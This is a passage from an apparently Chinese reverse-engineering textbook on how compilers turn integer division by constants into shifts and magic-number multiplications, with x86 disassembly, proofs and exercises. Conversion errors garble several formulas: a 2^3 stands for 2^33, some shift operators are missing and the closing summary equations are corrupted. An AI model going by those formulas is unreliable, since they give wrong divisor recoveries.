
除法运算对应的汇编指令分有符号`idiv`和无符号`div`两种。除法指令的执行周期较长，效率也较低，所以编译器想尽办法用其他运算指令代替除法指令。C++中的除法和数学中的除法不同。在C++中，除法运算不保留余数，有专门求取余数的运算（运算符为`%`），也称之为取模运算。对于整数除法，C++的规则是仅仅保留整数部分，小数部分完全舍弃。

我们先讨论一下除法计算的相关约定。以下讨论的除法是“计算机整数除法”，我们使用C语言中的`a/b`表示除法关系。在C语言中，两个无符号整数相除，结果依然是无符号的；两个有符号整数相除，结果则是有符号的；如果有符号数和无符号数混除，其结果则是无符号的，有符号数的最高位（符号位）被作为数据位对待，然后作为无符号数参与计算。

对于除法而言，计算机面临着如何处理小数部分的问题。在数学意义上， $7/2=3.5$ ，而对于计算机而言，整数除法的结果必须为整数。对于3.5这样的数值，计算机取整数部分的方式有如下几种。

向下取整

根据整数值的取值范围，可以画出以下坐标轴：



所谓对x向下取整，就是取得往 $-\infty$ 方向最接近x的整数值，换言之也就是取得不大于x的最大整数。

例如，+3.5向下取整得到3；-3.5向下取整得到-4。

在数学描述中， $\lfloor x \rfloor$ 表示对x向下取整。

在标准C语言的math.h中，定义了floor函数，其作用就是向下取整，也有人称之为“地板取整”。

向下取整的除法，当除数为2的幂时，可以直接用带符号右移指令（sar）来完成。

但是，向下取整存在一个问题：

$$\left\lfloor \frac{-a}{b} \right\rfloor \neq -\left\lfloor \frac{a}{b} \right\rfloor \quad (\text{假设 } \frac{a}{b} \text{ 结果不为整数})$$

向上取整

所谓对x向上取整，就是取得往 $+\infty$ 方向最接近x的整数值，换言之也就是取得不小于x的最小整数。

例如，+3.5向上取整得到4；-3.5向上取整得到-3。

在我们的数学描述中， $\lceil x \rceil$ 表示对x向上取整。

在标准C语言的math.h中有定义ceil函数，其作用就是向上取整，也有人称之为“天花板取整”。

向上取整也存在一个问题：

$$\left\lceil \frac{-a}{b} \right\rceil \neq -\left\lceil \frac{a}{b} \right\rceil \quad (\text{假设 } \frac{a}{b} \text{ 结果不为整数})$$

向零取整

所谓对x向零取整，就是取得往0方向最接近x的整数值，换言之也就是放弃小数部分。

举例说明，+3.5向零取整得到3；-3.5向零取整得到-3。

在我们的数学描述中， $[]x$ 表示对x向零取整。

59向零取整的除法满足：

$$\left[\frac{-a}{b} \right] = \left[\frac{a}{-b} \right] = - \left[\frac{a}{b} \right]$$

$$\text{当 } \frac{a}{b} \geq 0 \text{ 时: } \left[\frac{a}{b} \right] = \left\lfloor \frac{a}{b} \right\rfloor$$

$$\text{当 } \frac{a}{b} < 0 \text{ 时: } \left[\frac{a}{b} \right] = \left\lceil \frac{a}{b} \right\rceil$$

在C语言和其他多数高级语言中，对整数除法规定为向零取整。也有人称这种取整方法为“截断除法”（Truncate）。

（2）除法相关的数学定义和性质

大家先来做题，阅读下面的C语言代码并写出结果：

```
//代码1
printf ("8%-3=%d\r\n", 8%-3);
//代码2
printf ("-8%-3=%d\r\n", -8%-3);
//代码3
printf ("-8%3=%d\r\n", -8%3);
如果你的答案是：
8%-3=2
-8%-3=-2
```


恭喜你，你答对了，你可以跳过本节继续阅读后面的内容。

如果你得出的答案是错误的，而且不明白为什么错了，那么请和我一起回顾以下数学知识。

定义1：已知两个因数的积与其中一个因数，求另一个因数的运算，叫做除法。

定义2：在整数除法中，只有能整除与不能整除两种情况。当不能整除时，就产生余数。设被除数为 a ，除数为 b ，商为 q ，余数为 r ，有如下一些重要性质：

$$\text{性质1: } |r| < |b|$$

$$\text{性质2: } a=b*q+r$$

$$\text{性质3: } b= (a-r) /q$$

$$\text{性质4: } q= (a-r) /b$$

$$\text{性质5: } r=a-q*b$$

C语言规定整数除法向零取整，那么将前面的“代码1”代入定义和运算性质得：

$$q= (a-r) /b= (8-r) / (-3) =-2$$

$$r=a-q*b=8- (-2*-3) =2$$

将前面的“代码2”代入定义和运算性质得：

$$q= (a-r) /b= (-8-r) / (-3) =2$$

$$r=a-q*b=-8-(2*-3)=-2$$

将前面的“代码3”代入定义和运算性质得：

$$q=(a-r)/b=(-8-r)/3=-2$$

$$r=a-q*b=-8-(-2*3)=-2$$

现在是不是明白自己错在哪里了？

(3) 相关定理和推导

对于下面的数学定义和推导，如果你已经掌握或者暂无兴趣，可跳过本节阅读后面的内容。后面内容中涉及的定义和推导将会以编号形式指出，感兴趣的读者可以回到本节考察相关推论和证明。如果实在对数学论证没有兴趣也没关系，重点掌握论证结束后粗体标注的分析要点即可。

定理1 若 x 为实数，有：

$$\lfloor x \rfloor \leq x, \text{ 且 } \lceil x \rceil \geq x,$$

进而可推导：

$$x-1 < \lfloor x \rfloor \leq x \leq \lceil x \rceil < x+1 \quad (\text{推导 1})$$

$$x < \lfloor x \rfloor + 1 \quad (\text{推导 2})$$

当 x 不为整数时：

$$\lceil x \rceil = \lfloor x \rfloor + 1 \quad (\text{推导 3})$$

定理2 若 x 为整数，则：

$$\lfloor x \rfloor = x, \text{ 且 } \lceil x \rceil = x$$

定理3 由于上下取整相对于0点是对称的，所以：

$$-\lfloor x \rfloor = \lceil -x \rceil, \quad -\lceil x \rceil = \lfloor -x \rfloor$$

进而可推导：

$$\lfloor x \rfloor = -\lceil -x \rceil, \quad \lceil x \rceil = -\lfloor -x \rfloor \quad (\text{推导 4})$$

定理4 若 x 为实数， n 为整数，有：

$$\lfloor x+n \rfloor = \lfloor x \rfloor + n, \quad \lceil x+n \rceil = \lceil x \rceil + n$$

结合（定理1），可推导：（推导5）

因 $\lfloor x \rfloor \leq x$ ，若 $x < n$ ，则 $\lfloor x \rfloor < n$

若 $\lfloor x \rfloor < n$ ，则 $\lfloor x \rfloor + 1 \leq n$ ，因 $x < \lfloor x \rfloor + 1$ ，可得 $x < n$

推导6 有整数 a, b 和实数 x ， $a \neq b$ 且 $b \neq 0$ ，有：

$$\text{若 } 0 \leq x < \left| \frac{1}{b} \right|, \text{ 则 } \left\lfloor \frac{a}{b} + x \right\rfloor = \left\lfloor \frac{a}{b} \right\rfloor$$

$$\text{若 } -\left| \frac{1}{b} \right| < x \leq 0, \text{ 则 } \left\lceil \frac{a}{b} + x \right\rceil = \left\lceil \frac{a}{b} \right\rceil$$

证明：设 q 为 a/b 的商， r 为余数（ $0 \leq |r| < |b|$ ，且 q, r 均为整数）

$$\frac{a}{b} = q + \frac{r}{b}$$

$$\left\lfloor \frac{a}{b} \right\rfloor = \left\lfloor q + \frac{r}{b} \right\rfloor = q + \left\lfloor \frac{r}{b} \right\rfloor$$

$$\left\lfloor \frac{a}{b} + x \right\rfloor = \left\lfloor q + \frac{r}{b} + x \right\rfloor = q + \left\lfloor \frac{r}{b} + x \right\rfloor$$

$$\left\lfloor \frac{a}{b} + x \right\rfloor - \left\lfloor \frac{a}{b} \right\rfloor = \left\lfloor \frac{r}{b} + x \right\rfloor - \left\lfloor \frac{r}{b} \right\rfloor$$

因 $0 \leq x < \frac{1}{|b|}$, 可得 $0 \leq x * |b| < 1$

因 $0 \leq |r| < |b|$, 可得 $0 \leq \frac{|r|}{|b|} < 1$

因 $|r|+1 \leq |b|$, 且 $|b| * x \leq 1$, 结合上式可得 $0 \leq |r|+|b|*x < |r|+1 \leq |b|$

因 $0 \leq |r|+|b|*x < |b|$, 故 $0 \leq \frac{|r|+|b|*x}{|b|} < 1$

当 r, b 同号时, $\left\lfloor \frac{r+b*x}{b} \right\rfloor = \left\lfloor \frac{r}{b} \right\rfloor = 0$

当 $r > 0, b < 0$ 时, $0 < r+b*x < -b$, 得到:

$$-1 < \frac{r+b*x}{b} < 0, \text{ 由此得: } \left\lfloor \frac{r+b*x}{b} \right\rfloor = \left\lfloor \frac{r}{b} \right\rfloor = -1$$

当 $r < 0, b > 0$ 时, $-b < r+b*x < 0$, 得到:

$$-1 < \frac{r+b*x}{b} < 0, \text{ 由此得: } \left\lfloor \frac{r+b*x}{b} \right\rfloor = \left\lfloor \frac{r}{b} \right\rfloor = -1$$

由于 $\left\lfloor \frac{a}{b} + x \right\rfloor - \left\lfloor \frac{a}{b} \right\rfloor = \left\lfloor \frac{r}{b} + x \right\rfloor - \left\lfloor \frac{r}{b} \right\rfloor$, 且 $\left\lfloor \frac{r+b*x}{b} \right\rfloor = \left\lfloor \frac{r}{b} \right\rfloor$ 已证,

$$\text{可得: } \left\lfloor \frac{a}{b} + x \right\rfloor = \left\lfloor \frac{a}{b} \right\rfloor$$

同理可证, 当 $-\frac{1}{|b|} < x \leq 0$ 时, 则 $\left\lfloor \frac{a}{b} + x \right\rfloor = \left\lfloor \frac{a}{b} \right\rfloor$

推导7 设有a、b两整数,

当 $b > 0$ 时，有：

$$\left\lfloor \frac{a}{b} \right\rfloor = \left\lfloor \frac{a-b+1}{b} \right\rfloor \quad \text{且} \quad \left\lceil \frac{a}{b} \right\rceil = \left\lceil \frac{a+b-1}{b} \right\rceil$$

当 $b < 0$ 时，有：

$$\left\lfloor \frac{a}{b} \right\rfloor = \left\lfloor \frac{a-b-1}{b} \right\rfloor \quad \text{且} \quad \left\lceil \frac{a}{b} \right\rceil = \left\lceil \frac{a+b+1}{b} \right\rceil$$

证明1：设 q 为 a/b 的商， r 为余数，

$$\left\lfloor \frac{a-b+1}{b} \right\rfloor - \left\lfloor \frac{a}{b} \right\rfloor = \left\lfloor \frac{qb+r-b+1}{b} \right\rfloor - \left\lfloor \frac{qb+r}{b} \right\rfloor$$

根据（定理4），有：

$$\left\lfloor \frac{qb+r-b+1}{b} \right\rfloor - \left\lfloor \frac{qb+r}{b} \right\rfloor = q + \left\lfloor \frac{r+1}{b} \right\rfloor - 1 - q - \left\lfloor \frac{r}{b} \right\rfloor = \left\lfloor \frac{r+1}{b} \right\rfloor - \left\lfloor \frac{r}{b} \right\rfloor - 1$$

因 $b > 0$ ， $|r| < b$ ，有：

$$\left[\frac{r+1}{b} \right] - \left[\frac{r}{b} \right] = 1$$

当 $r > 0$ 时, $\left[\frac{r+1}{b} \right] = 1$, $\left[\frac{r}{b} \right] = 0$, $\left[\frac{r+1}{b} \right] - \left[\frac{r}{b} \right] = 1$ 成立;

当 $r = 0$ 时, $\left[\frac{r+1}{b} \right] = 1$, $\left[\frac{r}{b} \right] = 0$, $\left[\frac{r+1}{b} \right] - \left[\frac{r}{b} \right] = 1$ 成立;

当 $r < 0$ 时, $\left[\frac{r+1}{b} \right] = 0$, $\left[\frac{r}{b} \right] = -1$, $\left[\frac{r+1}{b} \right] - \left[\frac{r}{b} \right] = 1$ 成立;

因此得:
$$\left[\frac{a-b+1}{b} \right] - \left[\frac{a}{b} \right] = \left[\frac{r+1}{b} \right] - \left[\frac{r}{b} \right] - 1 = 0$$

即
$$\left[\frac{a}{b} \right] = \left[\frac{a-b+1}{b} \right]$$

同理可证 $\left[\frac{a}{b} \right] = \left[\frac{a+b-1}{b} \right]$, 过程略。

证明2: 设 q 为 a/b 的商, r 为余数,

$$\left[\frac{a-b-1}{b} \right] - \left[\frac{a}{b} \right] = \left[\frac{qb+r-b-1}{b} \right] - \left[\frac{qb+r}{b} \right]$$

根据 (定理4), 有:

$$\left[\frac{qb+r-b-1}{b} \right] - \left[\frac{qb+r}{b} \right] = q-1 + \left[\frac{r-1}{b} \right] - q - \left[\frac{r}{b} \right] = \left[\frac{r-1}{b} \right] - \left[\frac{r}{b} \right] - 1$$

因 $b < 0$, $|r| < |b|$, 有:

$$\left[\frac{r-1}{b} \right] - \left[\frac{r}{b} \right] = 1$$

当 $r > 0$ 时, $\frac{r-1}{b} = -\frac{r-1}{|b|} = -\frac{r}{|b|} + \frac{1}{|b|}$,

$$-1 < -\frac{r}{|b|} < -\frac{r}{|b|} + \frac{1}{|b|} \leq 0, \quad -\frac{r}{|b|} = \frac{r}{b}$$

$$\left[\frac{r-1}{b} \right] = 0, \quad \left[\frac{r}{b} \right] = -1, \quad \left[\frac{r-1}{b} \right] - \left[\frac{r}{b} \right] = 1 \text{ 成立};$$

当 $r = 0$ 时, $\left[\frac{r-1}{b} \right] = 1, \quad \left[\frac{r}{b} \right] = 0, \quad \left[\frac{r-1}{b} \right] - \left[\frac{r}{b} \right] = 1 \text{ 成立};$

当 $r < 0$ 时, $\frac{r-1}{b} = \frac{-|r|-1}{-|b|} = \frac{-(|r|+1)}{-|b|} = \frac{|r|+1}{|b|}$, 得到:

$$0 < \frac{|r|+1}{|b|} \leq 1, \text{ 故:}$$

$$\left[\frac{r-1}{b} \right] = 1, \quad \left[\frac{r}{b} \right] = 0, \quad \left[\frac{r-1}{b} \right] - \left[\frac{r}{b} \right] = 1 \text{ 成立};$$

因此得:

$$\left[\frac{a-b-1}{b} \right] - \left[\frac{a}{b} \right] = \left[\frac{r-1}{b} \right] - \left[\frac{r}{b} \right] - 1 = 0$$

$$\text{即 } \left[\frac{a}{b} \right] = \left[\frac{a-b-1}{b} \right]$$

同理可证 $\left\lfloor \frac{a}{b} \right\rfloor = \left\lfloor \frac{a+b+1}{b} \right\rfloor$ ，过程略。

(4) VC++6.0对整数除法的优化和论证

VC++6.0对除数为整型常量的除法的处理

如果除数是变量，则只能使用除法指令。如果除数为常量，就有了优化的余地。根据除数值的相关特性，编译器有对应的处理方式。

下面将讨论编译器对除数为2的幂、非2的幂、负数等各类情况的处理方式。假定整型为4字节补码的形式，下面来看代码清单4-6中的示例演示。

代码清单4-6 各类型除法转换—Debug版

```
//C++源码说明：除法运算
//变量定义
int nVarOne=argc;
int nVarTwo=argc;
//两个变量做除法
printf("nVarOne/nVarTwo=%d", nVarOne/nVarTwo);
//变量除以常量，常量2的1次方
printf("nVarOne/2=%d", nVarOne/2);
//变量除以非2的幂
printf("nVarTwo/7=%d", nVarTwo/7);
//变量对非2的幂取模
printf("nVarTwo%7=%d", nVarTwo%7);
//变量除以常量，常量为2的3次方
printf("nVarOne/8=%d", nVarOne/8);
//C++源码与对应汇编代码讲解
//C++源码对比，变量定义
int nVarOne=argc;
0040B7E8 mov eax, dword ptr[ebp+8]
0040B7EB mov dword ptr[ebp-4], eax
//C++源码对比，变量定义
37: int nVarTwo=argc;
```



```

0040B7EE mov ecx, dword ptr[ebp+8]
0040B7F1 mov dword ptr[ebp-8], ecx
//除法运算转换特性
//C++源码对比, 变量/变量
printf ("nVarOne/nVarTwo=%d", nVarOne/nVarTwo);
; 取出被除数放入eax中
0040B7F4 mov eax, dword ptr[ebp-4]
; 扩展高位
0040B7F7 cdq
; 两变量相除, 直接使用有符号除法指令idiv
0040B7F8 idiv eax, dword ptr[ebp-8]
; eax保存商值, 作为参数压栈, 调用函数printf, 此函数讲解略
0040B7FB push eax
0040B7FC push offset string"nVarOne/nVarTwo=%d" (00420034)
0040B801 call printf (0040b750)
0040B806 add esp, 8
//C++源码对比, 变量/常量 (常量值为2的1次方)
printf ("nVarOne/2=%d", nVarOne/2);
0040B809 mov eax, dword ptr[ebp-4]
0040B80C cdq
; 自身减去扩展高位
0040B80D sub eax, edx
; 和乘法运算类似, 乘法是左移, 对应的除法为右移
0040B80F sar eax, 1
; printf函数说明略
//C++源码对比, 变量/常量 (非2的幂)
printf ("nVarTwo/7=%d", nVarTwo/7);
0040B81F mov eax, dword ptr[ebp-8]
0040B822 cdq
0040B823 mov ecx, 7
; 无优化直接使用有符号除法指令idiv
0040B828 idiv eax, ecx
; printf函数说明略
//C++源码对比, 变量%常量
printf ("nVarTwo%7=%d", nVarTwo%7);
0040B838 mov eax, dword ptr[ebp-8]
0040B83B cdq
0040B83C mov ecx, 7
; 无优化, 直接使用有符号指令idiv
0040B841 idiv eax, ecx
; 除法指令过后, 余数保存在扩展位edx中
0040B843 push edx
; printf函数说明略
//C++源码对比, 变量/常量 (常量值为2的3次方)
printf ("nVarOne/8=%d", nVarOne/8);

```

```

; 取出被除数放入eax
0040B851 mov eax, dword ptr[ebp-4]
; 扩展eax高位到edx, eax中为负数, 则edx为0xFFFFFFFF
0040B854 cdq
; 如果eax为负数, 则0xFFFFFFFF & 0x00000007 <==> 0x00000007, 反之为

```

0

```

0040B855 and edx, 7
; 使用eax加edx, 若eax为负数则加7, 反之加0
0040B858 add eax, edx
; 将eax右移3位
0040B85A sar eax, 3
; printf函数说明略

```

代码清单4-6只对除数为2的幂的情况进行了优化处理。下面先对较简单的除数为常量2的优化开始分析。

除数为2的幂

在C语言中，有符号除法的除法规则是向0取整，对有符号数做右移运算，编译后使用的指令为sar，相当于向下取整。

对于 $\left\lfloor \frac{x}{2^n} \right\rfloor$ ，当 $x > 0$ 时，有：

$$\left\lfloor \frac{x}{2^n} \right\rfloor = \left[\frac{x}{2^n} \right] \quad * x > n \text{ (本书中的} * \text{表示“等价于”、“相当于”)}$$

举例说明一下，比如x为4， $\frac{4}{2}$ 等价于4 1，结果为2；但是x为5呢？将 $\frac{5}{2}$ 处理为5 1，结果还是2。

当 $x < 0$ ，有：

$$\left\lfloor \frac{x}{2^n} \right\rfloor = \left[\frac{x}{2^n} \right]$$

根据（推导7）可得：

$$\left\lfloor \frac{x}{2^n} \right\rfloor = \left\lfloor \frac{x}{2^n} \right\rfloor = \left\lfloor \frac{x + 2^n - 1}{2^n} \right\rfloor \Leftrightarrow (x + (2^n - 1)) \gg n$$

$$\text{例如：} \left\lfloor \frac{x}{8} \right\rfloor \Leftrightarrow \left\lfloor \frac{x + 2^3 - 1}{2^3} \right\rfloor \Leftrightarrow (x + 7) \gg 3。$$

明白上面的理论知识后，我们来看看以下的实际运用：

```
0040B809 mov
eax, dword ptr[ebp-4]
0040B80C cdq
0040B80D sub
eax, edx
0040B80F sar
eax, 1
; printf函数说明略
```

代码清单4-6中0040B80C的cdq是符号扩展到高位edx，如果eax的最高位（符号位）为1，那么edx的值为0xFFFFFFFF，也就是-1，否则为0。0040B80D地址处的sub eax, edx指令执行的操作是将eax减去高位edx，实际上就是被除数为负数的情况下，由于除数为正数（+2的幂），故除法的商为负数。移位运算等价于向下取整，C语言的除法是向零取整，因此需要对商为负的情况做加1调整（见推导7），减去-1等同于加1。eax不为负则减0，等于没处理。最后sar右移完成除法。这样的设计可以避免分支结构的产生。

```
//C++源码对比，变量/常量（常量值为2的3次方）
printf("nVarOne/8=%d", nVarOne/8);
; 取出被除数放入eax
0040B851 mov eax, dword ptr[ebp-4]
; 扩展eax高位到edx，若eax为负数，则edx为0xFFFFFFFF
0040B854 cdq
```

```
; 若eax为负数，则0xFFFFFFFF & 0x00000007 <==> 0x00000007，反之为0
0040B855 and edx, 7
; 使用eax加edx，如eax为负数则加7，反之加0
0040B858 add eax, edx
; 将eax右移3位
0040B85A sar eax, 3
; printf函数说明略
```

代码清单4-6中0040B854的cdq是符号扩展到高位edx，如果eax的最高位（符号位）为1，就是说被除数eax里面保留了负数值，那么edx的值为0xFFFFFFFF，也就是-1，否则为0。在以上代码中，0040B855处对edx做位与运算，当被除数为负数时，edx的值为7，否则为0。在0040B858处的add eax, edx就是被除数为负数时加上 2^n-1 ，不为负则加0，等于没处理。最后sar右移完成除法。

除数为非2的幂

Release版中还对除数不为2的幂的情况做了优化（如代码清单4-7所示），其他地方与代码清单4-6相比变化不大。

代码清单4-7 各类型除法转换—Release版

```
; IDA中的参数标识，经过优化后，省去了局部变量，直接使用参数
arg_0=dword ptr 4
; 变量/变量和Debug版相同，此处省略
; .....
; 变量/常量（常量值为2的幂）和Debug版相同，此处省略
; .....
; 变量/常量（常量值为非2的幂），这里的汇编代码和Debug版的汇编代码差别很
大
; 将数值92492493h放入eax中
mov eax, 92492493h
; 有符号乘法，用esi乘以eax，esi中保存被除数
imul esi
; edx为扩展的高位，可参考代码清单4-6
add edx, esi
; 右移2位
sar edx, 2
```

```

; 结果放回eax
mov eax, edx
; 将eax右移31次
shr eax, 1Fh
; 加以右移结果, 放入edx中
add edx, eax
push edx
push offset aNvartwo7D; "nVarTwo/7=%d"
call_printf
; 其余代码和Debug版类似, 此处省略
; .....

```

如代码清单4-7所示, 除法的情况处理起来很复杂。在代码起始处出现了一个超大数值: 0x92492493。这个数值是从哪里来的呢? 由于除法指令的周期比乘法指令周期长很多, 因此编译器会用周期较短的乘法和其他指令代替除法。我们先看看数学证明。

设 x 为被除数变量, o 为某一常量, 则有:

$$\frac{x}{o} \Leftrightarrow x * \frac{1}{o} \Leftrightarrow x * \frac{2^n}{o * 2^n} \Leftrightarrow x * \frac{2^n}{o} * \frac{1}{2^n}$$

由于 o 为常量, 且 2^n 的取值由编译器选择, 所以 $\frac{2^n}{o}$ 的值在编译期间可以计算出来。在VC++中, n 的取值都大于等于32, 这样就可以直接调整使用乘法结果的高位。

这样, $\frac{2^n}{o}$ 也就是一个编译期间先行计算出来的常量值了, 这个值常被称为Magic Number (魔数、幻数)。

我们先用 c 来代替 $\frac{2^n}{o}$ 这个Magic常量, 于是又有:

$$x * \frac{2^n}{o} * \frac{1}{2^n} \Leftrightarrow x * c * \frac{1}{2^n} \Leftrightarrow \frac{x*c}{2^n} \Leftrightarrow (x * c) \gg n$$

好了，搞明白了这个较为粗糙的数学证明，现在我们可以来看一个实际的例子。先来个简单的，让大家热身一下。请阅读代码清单4-8，最好能够先根据公式反推出高级代码，然后再根据后面的讨论进行印证。

代码清单4-8 小练习1：请将以下汇编代码还原为高级代码

```
.text: 00401000 _main proc near; CODE XREF: start+AF p
.text: 00401000 arg_0=dword ptr 4
.text: 00401000 mov ecx, [esp+arg_0]
.text: 00401004 mov eax, 38E38E39h
.text: 00401009 imul ecx; eax乘以参数
.text: 0040100B sar edx, 1; 有符号移位
.text: 0040100D mov eax, edx
.text: 0040100F shr eax, 1Fh; 这里是无符号移位
.text: 00401012 add edx, eax
.text: 00401014 push edx
.text: 00401015 push offset Format; "%d"
.text: 0040101A call printf
.text: 0040101F add esp, 8
.text: 00401022 retn
.text: 00401022 _main endp
```

在地址.text: 00401004处，我们看到了mov eax, 38E38E39h，此后做了乘法和移位操作，最后直接使用edx显示。在乘法指令中，由于edx存放乘积数据的高4字节，因此直接使用edx就等价于乘积右移了32位，再算上.text: 0040100B sar edx, 1，那就一共移动了33位。在地址.text: 0040100D处，eax得到了edx的值，然后对eax右移了1Fh位，对应10进制也就是右移了31位，然后有个很奇怪的加法。其实这里移位的目的是得到有符号数的符号位，如果结果是正数，add edx, eax

就是加0，等于什么都没干；如果结果是负数，由于其后面的代码直接使用edx作为计算结果，需要对除法的商调整加1。简单证明如下：

设 $c = \frac{2^n}{o}$ ，x、o皆为整数，o为正数，当x≥0时，有：

$$\left\lfloor \frac{x}{o} \right\rfloor = \left\lfloor \frac{x * c}{2^n} \right\rfloor$$

当x<0时，根据（推导3）：

$$\left\lfloor \frac{x}{o} \right\rfloor = \left\lfloor \frac{x * c}{2^n} \right\rfloor = \left\lfloor \frac{x * c}{2^n} \right\rfloor + 1$$

反推过程：

$$(eax * arg_0) \gg 33$$

$$\text{等价于: } \frac{arg_0 * 38E38E39h}{2^{33}}$$

$$\text{由此得: } c = \frac{2^n}{o} = \frac{2^{33}}{o} = 38E38E39h$$

$$o = \frac{2^n}{c} = \frac{2^3}{38E38E39h} = 8.999999..... \approx 9$$

解方程得：

（注：此处的约等于将在后面讨论除法优化原则时详细解释）

于是，我们反推出优化前的高级代码为：

```
printf ("%d", argc/9);
```

总结:

```
mov eax, MagicNumber
imul.....
sar edx, .....
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用edx的值, eax弃而不用
```

当遇到以上指令序列时, 基本可判定是除法优化后的代码, 其除法原型为a除以常量o, imul可表明是有符号计算, 其操作数是优化前的被除数a。接下来统计右移的总次数以确定

公式中的n值, 然后使用公式 $o = \frac{2^n}{c}$, 将MagicNumber作为c值代入公式求解常量除数o的近似值, 四舍五入取整后, 即可恢复除法原型。

如果大家理解了上面讨论的问题, 那么接下来看一个深入一点的例子, 如代码清单4-9所示。

代码清单4-9 小练习2: 请将以下汇编代码还原为高级代码

```
.text: 00401080_main proc near; CODE xREF: start+AF p
.text: 00401080 arg_0=dword ptr 4
.text: 00401080 mov ecx, [esp+arg_0]
.text: 00401084 mov eax, 24924925h
.text: 00401089 mul ecx
.text: 0040108B sub ecx, edx
.text: 0040108D shr ecx, 1
.text: 0040108F add ecx, edx
.text: 00401091 shr ecx, 2; 是不是觉得以上代码很诡异
.text: 00401094 push ecx
.text: 00401095 push offset Format
.text: 0040109A call_printf
.text: 0040109F add esp, 8
.text: 004010A2 xor eax, eax
```



```
.text: 004010A4 retn
.text: 004010A4_main endp
```

遇到这样的代码不要不知所措，我们可以一步步来论证。先看看这段代码都做了些什么：在地址.text: 00401084

处，疑似为 $\frac{ecx}{2}$ ，看后面的代码，不符合上个例子得出的结论，所以不能使用上例中推导公式。接着一边看后面的指令，一边先写出等价于上述步骤的数学表达式。

设c为常量24924925h，以上代码等价于：

.text: 0040108B处的sub ecx, edx直接减去了乘法结果的高32位，数学表达式等价于

$$ecx - \frac{ecx * c}{2^{32}};$$

此后的shr ecx, 1相当于除以2：

此后的add ecx, edx再次加上乘法结果的高32位：

$$\frac{ecx - \frac{ecx * c}{2^{32}}}{2} + \frac{ecx * c}{2^{32}};$$

此后的shr ecx, 2等价于把加法的结果再次除以4

最后直接使用ecx，乘法结果低32位eax弃而不用。

$$\frac{\frac{ecx - \frac{ecx * c}{2^{32}}}{2} + \frac{ecx * c}{2^{32}}}{2^2}。$$

先简化表达式：

$$\frac{\frac{ecx - \frac{ecx * c}{2^{32}}}{2} + \frac{ecx * c}{2^{32}}}{2^2} = > \frac{\frac{2^{32} * ecx - ecx * c}{2^{33}} + \frac{ecx * c}{2^{32}}}{2^2}$$

$$\Rightarrow \frac{2^{32} * ecx - ecx * c + 2 * ecx * c}{2^{35}} = > ecx * \frac{2^{32} + c}{2^{35}}$$

进而推导：

$$\frac{a}{o} = a * \frac{1}{o} = a * \frac{2^{32} + \frac{2^{32+n}}{o} - 2^{32}}{2^{32+n}}$$

若有 $c = \frac{2^{32+n}}{o} - 2^{32}$, $n = 3$, a 为 ecx , 则有：

$$ecx * \frac{2^{32} + c}{2^{35}} = a * \frac{2^{32} + \frac{2^{35}}{o} - 2^{32}}{2^{35}} = \frac{a}{o}$$

没错，这里的高级代码本来就是执行除法。

数数一共移动了几次， ecx 一共右移了3位，而且直接与 edx 运算并作为结果使用，因此还得加上乘法的低32位，共计3

5位，故n的取值为3。已知c值为常量24924925h，根据上述推导，可得：

$$c = \frac{2^{32+n}}{o} - 2^{32} = \frac{2^{32+3}}{o} - 2^{32} = 24924925h$$

解方程求得：

$$o = \frac{2^{32+n}}{2^{32}+c} = \frac{2^{35}}{2^{32}+24924925h} = 6.99999\dots \approx 7$$

于是，我们反推出优化前的高级代码为：

```
printf ("nVarTwo/7=%d\r\n", argc/7) ;
```

在计算得出MagicNumber后，如果其值超出4字节整数的表达范围，编译器会对其进行调整。如上例中的argc/7，在计

算MagicNumber时，编译器选择 $\frac{2^{35}}{7}$ ，其结果超出了4字节整数的表达范围，所以编译器调整MagicNumber的取值为

$$\frac{2^{35}}{7} - 2^{32}$$

，导致整个除法的推导也随之调整。

综合上述证明，可推导出除法等价优化公式如下：

设 $c = \frac{2^{32+n}}{o} - 2^{32}$, 可得:

$$\frac{a}{o} = \frac{\frac{a * c}{2^{32}}}{2} + \frac{a * c}{2^{32}}$$
$$\frac{a}{o} = \frac{a * c}{2^{n-1}}$$

总结:

```
mov eax, MagicNumber
```

; 这里的reg表示通用寄存器, 上例中为ecx, 实际分析中还可能是其他寄存器

```
mul reg
```

```
sub reg, edx
```

```
shr reg, 1
```

```
add reg, edx
```

shr reg, A; 这句或许没有, 如果没有, 则n值为1, 否则这里的A就是n-1的值

; 此后直接使用reg的值, eax弃而不用

如果遇到以上指令序列, 基本可判定是除法优化后的代码, 其除法原型为a除以常量o, mul可表明是无符号计算, 其操作数是优化前的被除数a, 接下来统计右移的总次数以确定公

式中的n值, 然后使用公式 $o = \frac{2^{32+n}}{2^{32+c}}$ 将MagicNumber作为c值代入公式求解常量除数o, 即可恢复除法原型。

现在我们可以把难度再提高一点点了, 回顾代码清单4-6中的关键部分:

.....

```
          2^n  
; 92492493h 疑似  o  
.text: 004010AA mov eax, 92492493h
```

；这里是流水线优化，esp和上次调用的call指令相关，和除法计算无关，可暂不理睬

；关于流水线优化详见4.4.1小节

```
.text: 004010AF add esp, 8
```

；有符号乘法，用esi乘以eax，esi中保存被除数

```
.text: 004010B2 imul esi
```

；这里又多出一个诡异的加法

```
.text: 004010B4 add edx, esi
```

；右移2位，也可看做除4

```
.text: 004010B6 sar edx, 2
```

；结果给eax

```
.text: 004010B9 mov eax, edx
```

；负数调整加1

```
.text: 004010BB shr eax, 1Fh
```

```
.text: 004010BE add edx, eax
```

```
.text: 004010C0 push edx
```

```
.text: 004010C1 push offset aNvartwo7D; "nVarTwo/7=%d"
```

```
.text: 004010C6 call_printf
```

.....

虽然这个例子中的源码我们都已经了解，但是在.text: 004010B4处的加法显得很奇怪，其实这里的代码是上面介绍的除法转乘法公式的变化。在.text: 004010B2处的指令是imul esi，这是个有符号数的乘法。请注意，编译器在计算MagicNumber时是作为无符号处理的，而代入除法转换乘法的代码中又是作为有符号乘数处理的。因为有符号数的最高位不是数值，而是符号位，所以，对应的有符号乘法指令是不会让最高位参与数值计算的，这会导致乘数的数学意义和MagicNumber不一致。

于是，在有符号乘法中，如果 $\frac{2^n}{o}$ 的取值大于 0x80000000（最高位为1，补码形式为负数），实际参与乘法计算的是个负数，其值应等价于 $\frac{2^n}{o} - 2^{32}$ ，证明如下：

